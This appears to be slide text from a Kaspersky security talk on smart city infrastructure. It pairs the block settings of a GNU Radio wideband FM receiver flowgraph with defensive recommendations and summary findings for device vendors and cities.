Ch0: RF Gain (dB): 0
Ch0: IF Gain (dB): 20
Ch0: BB Gain (dB): 20
Low Pass Filter
Decimation: 100
Gain: 1
Sample Rate: 20M
Cutoff Freq: 75k
Transition Width: 25k
Window: Hamming
Beta: 6.76
Rational Resampler
Interpolation: 12
Decimation: 5
Taps:
Fractional BW: 0
Variable
ID: samp_rate
Value: 20M
Variable
ID: center_freq
Value: 97.9M
Variable
ID: channel_freq
Value: 96.5M
Variable
ID: channel_width
Value: 200k
Signal Source
Sample Rate: 20M
Waveform: Cosine
Frequency: 1.4M
Amplitude: 1
Offset: 0
Multiply
WX GUI Slider
ID: audio_gain
Default Value: 1
Minimum: 0
Maximum: 10
Converter: Float
WX GUI FFT Sink
Title: FFT Plot
Sample Rate: 20M
Baseband Freq: 96.5M
Y per Div: 10 dB
Y Divs: 10
Ref Level (dB): 0
Ref Scale (p2p): 2
FFT Size: 1.024k
Refresh Rate: 15
Average Alpha: 0
Freq Set Varname: None
WBFM Receive
Quadrature Rate: 480k
Audio Decimation: 10
Multiply Const
Constant: 1
Audio Sink
Sample Rate: 48KHz

What to apply?

- Change appearance and default names
- Don't rely only on standard authentication
- Cooperate with third-party researches
- Think a little bit like malefactor or hire someone who can
- I know embedded devices vendors with generous bug bounty program. Respect
- Cities also could participate

Summary

- Smart city infrastructure is visible due to ID
- Kudos to vendor, firmware is strong
- Automation is possible with change of any settings
- Interesting side effects with wireless protocols
- Go further!



Denis Legezo

Denis.Legezo@kaspersky.com